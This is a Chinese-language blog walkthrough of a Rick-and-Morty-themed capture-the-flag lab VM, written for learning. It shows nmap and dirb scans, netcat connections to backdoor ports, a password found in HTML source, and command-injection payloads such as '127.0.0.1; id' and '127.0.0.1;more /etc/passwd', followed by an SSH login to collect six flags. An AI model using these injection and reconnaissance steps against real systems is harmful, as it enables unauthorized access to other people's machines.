

CTF练习：靶场夺旗

原创

[CNwanku](#) 于 2019-11-23 12:23:07 发布 3270 收藏 27

分类专栏：[CTF入门练习](#) 文章标签：[ctf](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43233085/article/details/103212231

版权



[CTF入门练习](#) 专栏收录该内容

15 篇文章 10 订阅

订阅专栏

CTF练习：靶场夺旗

[环境准备](#)

[信息收集](#)

[ssh登录靶机](#)

靶机地址：

链接：<https://pan.baidu.com/s/1bi2wi7tEuegoXPSdpqJWzQ>

提取码：532d

环境准备

开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。

查看攻击机kali的IP，为172.19.75.143

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.19.75.143 netmask 255.255.255.0 broadcast 172.19.75.255
    inet6 fe80::c00:27ff:fe27:bb8 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:27:0b:b8 txqueuelen 1000 (Ethernet)
    RX packets 6473 bytes 2783758 (2.6 MiB)
    RX errors 0 dropped 3 overruns 0 frame 0
    TX packets 7098 bytes 606490 (592.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

查看靶机的IP，为172.19.75.100

```
root@kali:~# netdiscover -r 172.19.75,1/24
```

```
172.19.75.90      00:d8:61:5d:43:c7      1      60      Micro-Star INTL CO., LTD.
172.19.75.92      88:d7:f6:99:9d:e8      1      60      ASUS TECH COMPUTER INC.
172.19.75.100     08:00:27:45:21:03      1      60      PCS Systemtechnik GmbH
172.19.75.103     a8:1e:84:9e:b6:80      1      60      QUANTA COMPUTER INC.
172.19.75.139     50:fa:84:a8:8b:6c      2      120     TP-LINK TECHNOLOGIES CO.,LTD.
172.19.75.149     a0:8c:fd:2f:c2:25      1      60      Hewlett Packard
```

ping一下，测试连通性，没问题，开始信息收集。

```
root@kali:~# ping 172.19.75.100
PING 172.19.75.100 (172.19.75.100) 56(84) bytes of data.
64 bytes from 172.19.75.100: icmp_seq=1 ttl=64 time=1.32 ms
64 bytes from 172.19.75.100: icmp_seq=2 ttl=64 time=0.702 ms
64 bytes from 172.19.75.100: icmp_seq=3 ttl=64 time=0.664 ms
64 bytes from 172.19.75.100: icmp_seq=4 ttl=64 time=0.527 ms
```

信息收集

快速探测靶场开放的端口信息

nmap扫描主机开放全部端口：nmap -p- -T4 靶场IP地址（这个比直接nmap扫出的端口全。）

```
root@kali:~# nmap -p- -T4 172.19.75.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-23 10:33 CST
Nmap scan report for 172.19.75.100
Host is up (0.00018s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
```

```
MAC Address: 08:00:27:45:21:03 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

对可疑的大端口进行探测。

nc一下13337端口，得到flag1值。

```
root@kali:~# nc 172.19.75.100 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```


nc一下60000端口，得到flag2值。

直接获得了shell权限，id命令失败，pwd和ls一下，发现flag.txt。

```
root@kali:~# nc 172.19.75.100 60000
Welcome to Ricks half baked reverse shell...
# id
id: command not found
# pwd
/root/blackhole/
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 points
```


再接着，对大端口9090的http服务进行访问，直接在浏览器上访问端口地址，从出来的页面获得flag3值。

PS：可能大家打不开网页，是因为火狐自带的防火墙挡住了，解决方案，点击页面右下 Advanced 再点击 Add Exception，按照步骤添加信任就OK了



ftp服务：在浏览器中输入ftp://靶场ip，可以匿名登录ftp服务器根目录，查看敏感文件。

我们有探测出靶机开放了21端口，于是从浏览器进入ftp服务，发现又有一个flag.txt，查看获得flag4值。




Name

File: FLAG.txt

pub

https://blog.csdn.net/qq_43233085



接着对80端口进行dirb深度挖掘。

```
root@kali:~# dirb http://172.19.75.100
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Sat Nov 23 10:40:54 2019
URL_BASE: http://172.19.75.100/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612


---- Scanning URL: http://172.19.75.100/ ----
+ http://172.19.75.100/cgi-bin/ (CODE:403|SIZE:217)
+ http://172.19.75.100/index.html (CODE:200|SIZE:326)
==> DIRECTORY: http://172.19.75.100/passwords/
+ http://172.19.75.100/robots.txt (CODE:200|SIZE:426)
```

先访问<http://172.19.75.100/passwords/>页面



打开FLAG.txt文件，获得flag

打开flag.txt文件，获得flag值




返回，访问passwords.html，我们发现并无密码信息，其实不然，查看它的源码，我们可以得到一个密码：winter。


```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <body>wow Morty real clever. Storing passw
6 <!--Password: winter-->
7 </head>
8 </html>
9
```

https://blog.csdn.net/qq_43233085


回到终端页面，还有个robots.txt文件，访问它



去访问第二个地址，得到一个交互页面，让我们输入ip地址进行交互，它是get请求，所以可能存在命令漏洞。



尝试一下命令注入，127.0.0.1; id，有戏。



```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1 localhost (127.0.0.1) 0.047 ms 0.008 ms 0.006 ms
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:sys
```

结合我们之前发现的密码，我们去靶机的 /home/ 账户有哪些

```
127.0.0.1;more /etc/passwd
```

```
chorny:x:995:993::/var/lib/chorny:/sbin/nologin
tcpdump:x:72:72:::/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

得到了账户密码，那我们就去试着ssh登录靶机。

ssh登录靶机

ssh登录靶场机器，直接ssh 用户名@靶场ip，如果有私钥就 -i 添加，如果端口不是22就用 -p 修改，发现被拒绝了！

```
root@kali:~# ssh Summer@172.19.75.100
ssh_exchange_identification: Connection closed by remote host
```

这时候我们想起，还有个22222端口不知道干什么的，但又很明显是人为开的端口，那我们就用 -p 把ssh服务改到 22222 端口

```
root@kali:~# ssh -p 22222 Summer@172.19.75.100
The authenticity of host '[172.19.75.100]:22222 ([172.19.75.100])' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2...
Are you sure you want to continue connecting (yes/no)?
Please type 'yes' or 'no': yes
Warning: Permanently added '[172.19.75.100]:22222' (ECDSA) to the list of known hosts.
Summer@172.19.75.100's password:
```

很是有趣，我们输入密码winter，进入了靶机

pwd和ls，发现了flag.txt文件，more一下获得flag6值

```
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ more FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
```

至此收工完事，发现了6个flag值。

PS：不知道还有没有更多的flag值，如果大家发现我有哪里遗漏了，评论一下，一起学习呀。